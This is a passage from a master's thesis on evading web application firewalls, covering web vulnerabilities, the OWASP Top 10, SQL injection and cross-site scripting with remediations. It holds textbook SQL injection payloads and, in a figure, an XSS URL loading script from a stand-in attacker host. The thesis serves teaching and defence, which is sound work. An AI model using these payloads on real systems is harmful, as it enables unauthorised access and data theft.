POLITECNICO DI TORINO

Master's Degree in Computer Engineering

Research, Testing, and Mitigation Solutions for Web Application Firewalls Evasion Techniques

Supervisor
prof. Alessandro Savino
Co-Supervisors
Nicolò Maunero
Matteo Graci

Candidate
Pietro Andorno

Academic Year 2023-2024

ABSTRACT

In today's digital age, web application security is a priority for organizations of all sizes and industries. Web Application Firewalls (WAFs) are a critical component in defending web applications against threats and attacks. However, like all security tools, they are subject to different evasion techniques that put the security of web applications and sensitive data at risk. This thesis addresses the challenge of WAFs evasion techniques through a combination of research, experimentation and development of mitigation solutions.

The first part of this thesis will introduce web applications security describing some of the most common vulnerabilities that can affect them such as SQL injection and Cross-Site Scripting (XSS).

Then, we will see how Web Application Firewalls can be used to stop attackers from exploiting some of those vulnerabilities while waiting for the developers to patch them. In this part, particular attention will be put on ModSecurity, an open-source Web Application Firewall, and the Core Rule Set, a set of rules developed by the OWASP foundation to configure ModSecurity.

The third part of the thesis will contain a research on some of the most common and effective techniques to bypass Web Application Firewalls protection. Techniques such as finding the web server's real IP address, payload obfuscation and impedance mismatch will be explained in detail using some real world examples.

The last part of the thesis contains the active experimentation and testing of Web Application Firewalls evasion techniques on a controlled environment. The testing process involves using a known vulnerable application, the OWASP Juice Shop, protected by ModSecurity configured with the Core Rule Set. In this phase we will not only concentrate on bypass techniques, but we will also see how Web Application Firewalls fail to protect web applications from some kinds of vulnerabilities, such as business logic ones. For every bypass technique that is proven successful in this phase, we will also try to understand why it was possible and how to prevent it.

The ultimate goal of this thesis is showing how attackers are able to bypass Web Application Firewalls protection to exploit vulnerabilities in order to understand how to stop them and improve the overall attack detection capabilities of these tools by implementing countermeasures for the evasion techniques seen.

CONTENTS

1 Introduction **1**

2 Web Applications Security **3**

2.1 Brief history of web applications . . . 3

2.2 How does a web application work? . . . 4

2.3 Web applications vulnerabilities . . . 5

2.3.1 OWASP top 10 . . . 5

2.3.2 SQL Injection . . . 7

2.3.3 Cross-Site Scripting (XSS) . . . 9

2.3.4 Business logic vulnerabilities . . . 11

2.4 Web Application Firewalls . . . 12

3 Web Application Firewalls: ModSecurity and the OWASP Core Rule Set **13**

3.1 Web Application Firewalls Explained . . . 13

3.1.1 WAF classification . . . 15

3.2 ModSecurity . . . 17

3.2.1 Configuration Directives . . . 17

3.2.2 Processing Phases . . . 19

3.2.3 Writing Rules . . . 20

3.3 OWASP Core Rule Set (CRS) . . . 25

3.3.1 Anomaly Scoring . . . 25

3.3.2 Paranoia Levels . . . 27

4 WAF Evasion Techniques **29**

4.1 Finding The Server's Real IP Address . . . 29

4.1.1 The Bypass . . . 30

4.1.2 The Mitigation . . . 34

4.2 Payload Obfuscation . . . 35

4.2.1 Unicode Compatibility . . . 35

4.2.2 Javascript Obfuscation . . . 35

4.2.3 Base64 Encoding . . . 40

4.3 Exploiting a Misconfiguration/Vulnerability . . . 42

4.3.1 Submitting Very Large Requests . . . 42

4.3.2 Exploiting a Bug . . . 43

4.4 Impedance Mismatch . . . 45

4.4.1 Content-type confusion . . . 45

4.4.2 JSON Duplicate Keys . . . 47

4.4.3 The Mitigation 48

5 Hands-on WAF Evasion And Mitigations 50

5.1 Building The Test Environment 50

5.2 SQL Injection Through Impedance Mismatch 52

5.3 SQL Injection Through Parameters Overflow 55

5.4 Stored XSS Through Custom HTTP Header 56

5.5 The Business Logic Problem 59

6 Conclusions 62

6.1 Possible Future Evolutions 62

LIST OF FIGURES

2.1 Structure of a Web Application. Source: https://mobidev.biz/blog/web-application-architecture-types . . . 4
2.2 2021 OWASP Top 10. Source: https://owasp.org/Top10/assets/mapping.png . . . 6
2.3 SQL injection vulnerability. Source: https://portswigger.net/web-security/images/sql-injection.svg . . . 8
2.4 Cross-Site Scripting. Source: https://portswigger.net/web-security/images/cross-site-scripting.svg . . . 10
2.5 Business Logic Vulnerability. Source: https://portswigger.net/web-security/images/logic-flaws.jpg . . . 11

3.1 Web Application Firewall Structure. Source: https://webscoot.io/wp-content/uploads/2020/07/waf-1024x463.png . . . 13
3.2 WAF internals. Source: https://miro.medium.com/v2/resize:fit:720/format:webp/1*_gHw6hGIzpQvprVAPFO25A.png . . . 14
3.3 Anomaly Scoring Example. Source: https://coreruleset.org/docs/concepts/anomaly_scoring/as_inbound_no_fonts.svg . . . 26
3.4 CRS Paranoia Levels. Source: https://coreruleset.org/docs/concepts/paranoia_levels/ . . . 27

4.1 WAF bypass connecting directly to the web server's IP Address. Source: https://kalilinuxtutorials.com/wp-content/uploads/2019/02/WAF-1024x446.png . . . 30
4.2 Censys search for www.polito.it. IP addresses have been obscured for privacy reasons . . . 31
4.3 DNS History for www.polito.it from Security Trails. IP addresses have been redacted for privacy reasons . . . 32
4.4 www.polito.it TLS Certificate . . . 33
4.5 Shodan search for common name polito.it. IP addresses have been redacted for privacy reasons . . . 34
4.6 Fullwidth encoding of the SQL Injection payload . . . 35
4.7 XSS using alert('XSS') function . . . 36
4.8 Basic XSS payload blocked by Imperva. Source: https://www.techanarchy.net/content/images/size/w1000/2021/02/56f5f291f497eb18499332e7f71698043e68a73b-imperva-block.png . . . 38
4.9 Imperva Bypass using JJEncode. Source: https://www.techanarchy.net/content/images/2021/02/javascript_xss.png . . . 39
4.10 CRS rule to stop JSF**K encoded payloads . . . 39

4.11 XSS payload blocked by the WAF. Source `https://github.com/CognisysGroup/cognisysgroup.github.io/assets/46415431/b1658e65-64c8-48e0-bc38-1e8ab2f4c743` 40
4.12 AWS WAF bypass using Base64 encoding. Source: `https://github.com/CognisysGroup/cognisysgroup.github.io/assets/46415431/5c280ee5-b063-43a3-a26e-46f43f4bbf99` 41
4.13 XSS Payload blocked by Akamai WAF. Some details have been redacted for privacy reasons. 42
4.14 Very large HTTP request to bypass Akamai. Some details have been redacted for privacy reasons. 43
4.15 Exploited XSS vulnerability bypassing Akamai. Some details have been redacted for privacy reasons. 43
4.16 Command execution payload blocked by AWS WAF. Source: `https://blog.sicuranext.com/content/images/2023/07/image-2.png` . 47
4.17 Command execution payload bypassing AWS WAF. Source: `https://blog.sicuranext.com/content/images/2023/07/image-3.png` . 48

5.1 The docker compose file used to build the test environment 51
5.2 The docker container running the test environment 51
5.3 SQL Injection confirmation 52
5.4 SQL Injection payload blocked by ModSecurity 53
5.5 Duplicate parameters concatenation confirmation 53
5.6 WAF bypass and SQL Injection exploitation 54
5.7 WAF bypass payload blocked after mitigation 55
5.8 WAF bypass and SQL Injection exploitation using an high number of parameters 55
5.9 WAF bypass mitigation 56
5.10 Functionality to see the last login IP 56
5.11 Modifying the last login IP using a custom header 57
5.12 Inserting an XSS payload using an HTTP custom header 57
5.13 CRS XSS payload detection rule example 58
5.14 XSS payload triggered 58
5.15 XSS payload blocked by ModSecurity 59
5.16 Normal user registration process 59
5.17 Customer can not access administrative page 60
5.18 Modifies request to register an admin user 60

CHAPTER 1

INTRODUCTION

In today's digital world, web applications have become essential in our daily lives. From online banking to public administration, from social networks to online shopping, nearly every digital interaction occurs through a web application.

From the user's point of view, the introduction of web applications has been hugely beneficial, since they allow us to perform every kind of task much faster than before and without having to leave our homes. However, this improvement comes with several security concerns:

- Using a web application involves transmitting personal data over the public internet and trusting companies to securely store them.
- Web applications are constantly evolving and introducing new features. This makes them more complex and, consequently, more prone to bugs and vulnerabilities.
- Web applications are publicly accessible. This makes them easy targets for attackers.

For these reasons it is crucial for companies to prioritize the security of their web applications. Protecting a web application is a complex activity, but it can be facilitated using various automatic tools. Among these, the most effective ones are the Web Application Firewalls (WAFs). A WAF is a tool that is placed between the client and the server and is able to intercept and analyze HTTP traffic between the two in order to detect and possibly stop certain types of attacks.

Unfortunately, a WAF alone is not enough to secure a web application, for two reasons:

- It is not able to detect all possible kinds of attacks;
- There are techniques that allow attackers to bypass its protection.

This thesis aims at describing and demonstrating how attackers are able to bypass the protection offered by a Web Application Firewall. In order to do this, we will firstly describe the main vulnerabilities of web applications and how attackers are able to exploit them. Then, we will describe how Web Application Firewalls work and how they can be used to protect web applications, with a particular focus on ModSecurity, which is an open-source WAF. Next, we will describe how attackers are able to bypass the protection offered by WAFs showcasing some real world attacks. At this point, we will build our own testing environment using ModSecurity to protect the OWASP Juice Shop, which is an intentionally vulnerable web application, and we will use it for an hands-on demonstration on how to bypass a WAF. Finally, we will try to understand what made the bypasses possible and we will propose some mitigation in order to avoid them.

This document will be structured as follows:

- Chapter 2 contains an introduction to the main vulnerabilities of web applications along with some examples on how attackers are able exploit them.
- Chapter 3 explains how Web Application Firewalls work and how they can be used to stop certain types of attacks, with a particular focus on ModSecurity, which is an open source WAF, and the OWASP Core Rule Set, which is a set of rules written by the OWASP to configure ModSecurity in order to stop the most common attacks.
- Chapter 4 showcases some real world attacks in order to highlight the main techniques that can be used to bypass the protection offered by Web Application Firewalls.
- Chapter 5 contains an hands-on demonstration on how to bypass a WAF using a controlled testing environment and possible mitigations for the bypass techniques found to be successful.
- Chapter 6 concludes the thesis summarizing the achieved results and the lessons learnt.

CHAPTER 2

WEB APPLICATIONS SECURITY

In order to understand how Web Application Firewalls work, a strong foundation on web applications and their vulnerabilities is needed. In this chapter we will try to build that foundation starting with a brief history of web applications. Then, we will see how modern web applications work and which are the main technologies involved. Next, we will describe the main vulnerabilities affecting web applications and how attackers are able to exploit them. Finally, we will briefly introduce Web Application Firewalls to understand their role in protecting web applications.

2.1 Brief history of web applications

Modern web applications are the result of a development process that started with the invention of the World Wide Web (WWW) by Tim Berners Lee in 1989. At that time, every web page was a static document written in HTML, which is a markup language used to specify how to display the content of the document. The only action that users could perform, was to request a document to the server, which would than be displayed by the user's browser [1].

The first improvement regarding interactivity of web pages took place in 1995 with the introduction of JavaScript, which is a programming language that can be used to add dynamic elements to a web page, since it can be executed by the web browser. This allowed the adjustment of the web page contents based on user input, without needing to wait for the response of the web server, resulting in a much more pleasant and efficient user experience. However, JavaScript allowed users only to modify the way content was displayed, but not the content itself [2].

In 2005, with the introduction of the Asynchronous JavaScript and XML (AJAX) programming model, web pages reached levels of interactivity similar to the ones of modern web applications. The core principle of AJAX is the asynchronous communication between the client and the server, which allows users to continue interacting with the web page while waiting for a response from the server, without having to reload the page at every request. The AJAX model allowed the transition from static web sites to dynamic web applications, because users were now able not only to view the content of a web page, but also to generate and modify that content or ask the server to perform specific tasks [3].

The final major improvement of web applications was the introduction of the Application Programming Interfaces (APIs). An API offers a way to allow the communication between two computers without the need of user interaction, by defining the rules for data exchange. APIs make web applications development simpler and increase their functionalities [4].

2.2 How does a web application work?

We have seen how web applications evolved from the early 1990s to nowadays. Now, we will explain more in depth how a web application works and which are the technologies involved.

A web application is a software that allows users to perform tasks over the internet [5]. The following figure shows the high-level structure of a web application.




Figure 2.1: Structure of a Web Application. Source: `https://mobidev.biz/blog/web-application-architecture-types`

The first thing that we notice is that, differently from a native application, a web application is structured in multiple tiers, each one of which can be installed and run on a different machine:

- the *presentation tier*, also referred to as the *client-side*, is the part of the web application that the users can see and interact with through their browser;
- the *application tier*, also referred to as the *server-side*, is the part of the web application that implements the business logic and handles requests coming from the client;
- the *data tier* is the part of the web application in which permanent data are stored.

The typical workflow of a web application can be described as follows: "*a user, interacting with the client-side through their browser, triggers a request to the web server, which will perform the task, eventually interacting with a database, and return the results back to the user.*" Every interaction between different tiers occurs through the HTTP protocol.

2.3 Web applications vulnerabilities

Every component of a web application is a potential source for vulnerabilities. In order to correctly protect web applications from attackers it is essential to know how different kinds of vulnerabilities can arise and how bad actors can exploit them. One of the best resources to learn more about web applications vulnerabilities and how to avoid them is the *OWASP (Open Web Application Security Project) Top 10.*

2.3.1 OWASP top 10

The OWASP Top 10 is a periodically updated collection of the ten most common security risks for web applications [6]. It is important to stress the fact that a security risk and a vulnerability are two different things: a vulnerability is a weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source to compromise the system's security [7], while a security risk is a measure of the extent to which an entity is threatened by a potential circumstance or event [8]. So, in the context of the OWASP Top 10, every security risk category encompasses many different vulnerabilities.

Classification Methodology

The process of selecting the top ten security risks for web applications requires different phases:

1. **Information Gathering**. In this phase, data about vulnerabilities discovered in web applications is gathered from different organizations.
2. **Mapping to CWEs**. In this phase every vulnerability collected in the previous phase is mapped to a specific CWE (Common Weakness Enumeration). A CWE is a standard way to describe a weakness of a system, which can be defined as a condition in any part of a system that could contribute to the introduction of a vulnerability [9].
3. **Grouping into Risk Categories**. In this phase, related CWEs are grouped inside a single risk category.
4. **Ranknig**. In this phase, risk categories are ranked based on how frequent the vulnerabilities inside them are.

The 2021 OWASP Top 10

Figure 2.2 shows the risk categories in the 2021 OWASP Top 10, which is the last edition, and how things have changed from the previous edition.

As we can see, the categories in the 2021 version of the OWASP Top 10 are:



2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

Figure 2.2: 2021 OWASP Top 10. Source: `https://owasp.org/Top10/assets/mapping.png`

- **Broken Access Control**. Access control, also known as authorization, is the security mechanism which regulates access to resources based on the user's permissions. Access control vulnerabilities often lead to unauthorized disclosure, modification or destruction of sensitive data. For example, an attacker could exploit an access control vulnerability to gain access to other users data or to portions of the application that should be visible only by administrators.

- **Cryptographic Failures**. Cryptography protects sensitive data from unauthorized access both when they are in transit over the network and when they are stored in the database. Bugs in the cryptographic algorithms used or in their implementation could allow an attacker to obtain sensitive information such as the user's password.

- **Injection**. An injection vulnerability generally arises when the application blindly trusts the user input without validating or sanitizing it. This allows an attacker to inject, for example, SQL commands (*SQL injection*), system commands (*command injection*) or code snippets (*code injection*).

- **Insecure Design**. This category contains the security flaws in the application design. A security flaw in the design process is particularly risky, since it can't be fixed in the implementation phase. This kind of flaws often arise when the level of security required is underestimated.

- **Security Misconfiguration**. When configuring an application, several errors can be committed, such as keeping unnecessary and potentially vulnerable features active or leaving accounts with default credentials. If these errors become exploitable vulnerabilities, they fall into this category.

- **Vulnerable and Outdated Components**. When developing an application, it is common to use third party components and frameworks. If these are vulnerable, then the vulnerability is reflected in the application and can be exploited by attackers.

- **Identification and Authentication Failures**. Authentication is the security mechanism that verifies if the user is really who they claim to be. Authentication vulnerabilities could allow an attacker to log in the application as another user. Authentication vulnerabilities often arise because there are no controls against brute force attacks or because the authentication mechanism is poorly implemented or designed.

- **Software and Data Integrity Failures**. Integrity is what protects data against unauthorized modification. An integrity violation could allow an attacker to modify users data or the source code of the application.
- **Security Logging and Monitoring Failures**. Application logs are files containing every action performed by the users. Analyzing the logs it is possible to detect suspicious behaviours and identify attackers. Without proper logging and monitoring, attacks can not be detected.
- **Server-Side Request Forgery**. This vulnerability arises when the web application fetches a remote resource without properly validating the user supplied URL. This vulnerability allows an attacker to make the web application send a crafted request to an unknown destination, often causing a sensitive data leak.

Unfortunately, digging deeper into each category of the OWASP Top 10 is out of the scope of this thesis. For this reason, only the most relevant vulnerabilities for the goal of the thesis will be further analyzed.

2.3.2 SQL Injection

Introduction to Databases

Modern web applications have to handle a huge amount of data. To do this, a database in which relevant information for the application are stored is almost always required. So, when using a web application we can be quite sure that the web server is accessing periodically the database either to retrieve some data or to store new pieces of information.

Databases can be split into two different categories:

- Relational Databases, in which data are stored in tables organized in rows and columns. Each row represents a unique element of the table, while each column represent an attribute. For example, in a table named `Users`, each row would represent a different user and each column would contain information about the user such as the email, the username and the password.
- Non-Relational Database, in which data are stored using different formats such as documents or graph nodes, depending on the database.

When using a relational database (which is the most common option), queries will follow the Structured Query Language (SQL) syntax.

The Vulnerability

A SQL injection vulnerability occurs when a malicious actor is able to modify the queries that the application makes to its database [10].

This kind of vulnerability can be exploited to access sensitive data stored in the database such as users credentials or to bypass the login procedure, as we will see. Let's consider for example an application that lets a user filter elements using a parameter `category`. Probably, the web server will execute a query similar to the next one in order to retrieve from the database the elements to be displayed:



' UNION SELECT username, password FROM users--
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
SUBMIT
All passwords
All usernames

Figure 2.3: SQL injection vulnerability. Source: `https://portswigger.net/web-security/images/sql-injection.svg`

```
SELECT * FROM Products WHERE category='<user_input>'
```

This query will return every row in the table `Products` where the `category` column contains a value equal to the user supplied one.

Now, if the proper checks to validate the user input are missing, an attacker could supply the following value:

```
'UNION SELECT * FROM Users--
```

The `UNION` clause in SQL is used to combine the results of two separate `SELECT` statements, while `--` is an SQL comment. So, the query that will be executed will be:

```
SELECT * FROM Products WHERE category=''
UNION SELECT * FROM Users--'
```

This means that all the data in the `Users` table will be displayed, including, probably, the users' credentials.

Let's now imagine an application that uses the following query to authenticate users:

```
SELECT * FROM Users WHERE username='<username>' AND
password='<password>'
```

If this query returns some data (the username and the password supplied are correct) the application let's the user log-in.

A malicious user could supply the following input:

```
' OR 1=1--
```

If the user input isn't checked, the following query would be executed:

```
SELECT * FROM Users WHERE username='' OR 1=1
```

This will let the attacker log in the application without having the credentials, since this query will always return some data.

How To Remediate

An SQL injection vulnerability has two causes:

- User input is blindly trusted.
- User input can interfere with the original query.

To best way to avoid an SQL injection vulnerability is to use the so called *parameterized queries*. In a parameterized query, user input is never interpreted as part of the query itself, so it cannot interfere with it, even if it contains SQL commands. Please note that, even when using parameterized queries, it is important to perform input validation and sanitization properly.

2.3.3 Cross-Site Scripting (XSS)

Introduction to Browsers

As we already said, a browser is what the user interacts with to use a web application. In particular, a browser is a software that is able to interpret an HTML document to properly format the page that the user sees.

Browsers are also able to interpret and execute JavaScript code that can be inserted in an HTML document, for example in a `<script>` tag, in order to increase the interactivity of the client side of the application. This ability to execute code can be exploited by attackers if they are able to inject a malicious script inside an HTML document which is then rendered and executed by the user's browser.

The Vulnerability

A Cross-Site Scripting vulnerability arises when an attacker is able to force the user's browser to execute a malicious script. This could be used to retrieve sensitive data or to perform actions on the web application acting as the compromised user. There are three types of Cross-Site Scripting vulnerabilities [11]:

- Reflected XSS, where the malicious script comes from the current HTTP request.
- Stored XSS, where the malicious script comes from the web server's database;
- DOM-based XSS where the vulnerability exists on the client side of the application.

Now we will try to understand better how each of these vulnerabilities can be exploited by attackers.



https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
LOGIN
Password
Sensitive data
Wire transfer
Mother's maiden name

Figure 2.4: Cross-Site Scripting. Source: `https://portswigger.net/web-security/images/cross-site-scripting.svg`

Reflected XSS Reflected Cross-Site Scripting is the simplest XSS vulnerability. It arises when the user input sent in the HTTP response is inserted in the HTML document sent in the response in an unsafe way.

Let's consider for example an application that takes a query parameter `message` and displays its content in an HTML tag similar to the following one:

```
<p>message</p>
```

If proper checks on user input are missing, a malicious user could use a payload like the following one as a value for the query parameter:

```
<script>...</script>
```

This will result in an HTML document containing the following tag:

```
<p> <script>...</script> </p>
```

Now, if the victim user will visit the URL constructed by the attacker, the malicious JavaScript code inside the `<script>` tag will be executed in the context of the user session with the application, so it will be able to perform any operation that the compromised user is allowed to do.

Stored XSS Stored Cross-Site Scripting is the most dangerous among the XSS vulnerabilities. It is similar to the Reflected XSS, but in this case, the payload will be stored inside the application database and will be triggered every time a user will request the resource in which the payload is present.

Let's consider for example a blog in which a user can insert arbitrary input in the posts. If he is able to insert a malicious script in a blog post, then every user that will read that post will be infected, resulting in a much bigger damage compared to a Reflected XSS, in which the attacker is able to compromise only one victim at a time.

DOM XSS A DOM Cross-Site Scripting vulnerability, differently from the previous ones, arises because of bad programming practices on the client side. Typically this involves using some JavaScript functions to process data coming from an untrusted source to write the results back in the HTML document.

If the attacker is able to control the input field, then they may be able to find a way to execute the malicious script. If the input field is part of the HTTP request, the attacker could make other users execute the script in the same way as the Reflected XSS.

How To Remediate

The best way to avoid XSS vulnerabilities is to ensure that all variables go through a process of validation and sanitization. A simple way to do this is to use a programming framework (e.g. React.js). However, even the most popular frameworks have vulnerabilities. In order to address those vulnerabilities *output encoding* can be used.

Output encoding consists in encoding unsafe user input in a way that ensures both that the displayed content doesn't change and that no harm can be done by an attacker. For example, a good way to avoid XSS vulnerabilities is to HTML encode the symbols < and > to `&lt;` and `&gt;` respectively. Doing so ensures that the browser doesn't interpret the user input as JavaScript code to be executed.

2.3.4 Business logic vulnerabilities

The Vulnerability

A business logic vulnerability is a design and implementation flaw of the web application that let's a malicious user manipulate a legitimate functionality in a way that results in bad consequences for the application. Business logic vulnerabilities have



Login
Username
root
Password
wrongpassword
Attempt 1
Attempt 2
Attempt 3
Username/ password incorrect
Username/ password incorrect
Username/ password correct
Database

Figure 2.5: Business Logic Vulnerability. Source: https://portswigger.net/web-security/images/logic-flaws.jpg

an impact that depends on the functionality in which the vulnerability is present. For example, a business logic vulnerability could allow an attacker to bypass the authentication process or to be able to purchase some items from an online shop even if they don't have enough money.

Remediations

Usually, a business logic vulnerability arises because flawed assumptions about the user behaviour are made in the application design phase. This means that the application is not able to avoid the unintended ways in which an attacker could use its functionalities.

Preventing a business logic flaw is particularly hard, especially for big applications, because the developers don't know the whole application. However, a good practice to lower the risk is to maintain clear documents for all transactions and workflows of the application in order to keep track of the assumptions made and to be able to predict unexpected behaviours and stop them.

2.4 Web Application Firewalls

Every web application vulnerability that we have seen can be avoided by attaining to best security practices during the entire life cycle of the application. However, it is important to remind that perfect security doesn't exist, so some vulnerabilities will always be present in every system and it is important to test for them periodically in order to patch them.

Unfortunately, the time spent patching vulnerabilities is often less than the time spent developing new functionalities, which could introduce new vulnerabilities in the application. This gives the attacker a lot of time to try and exploit the vulnerabilities that they find before they are patched.

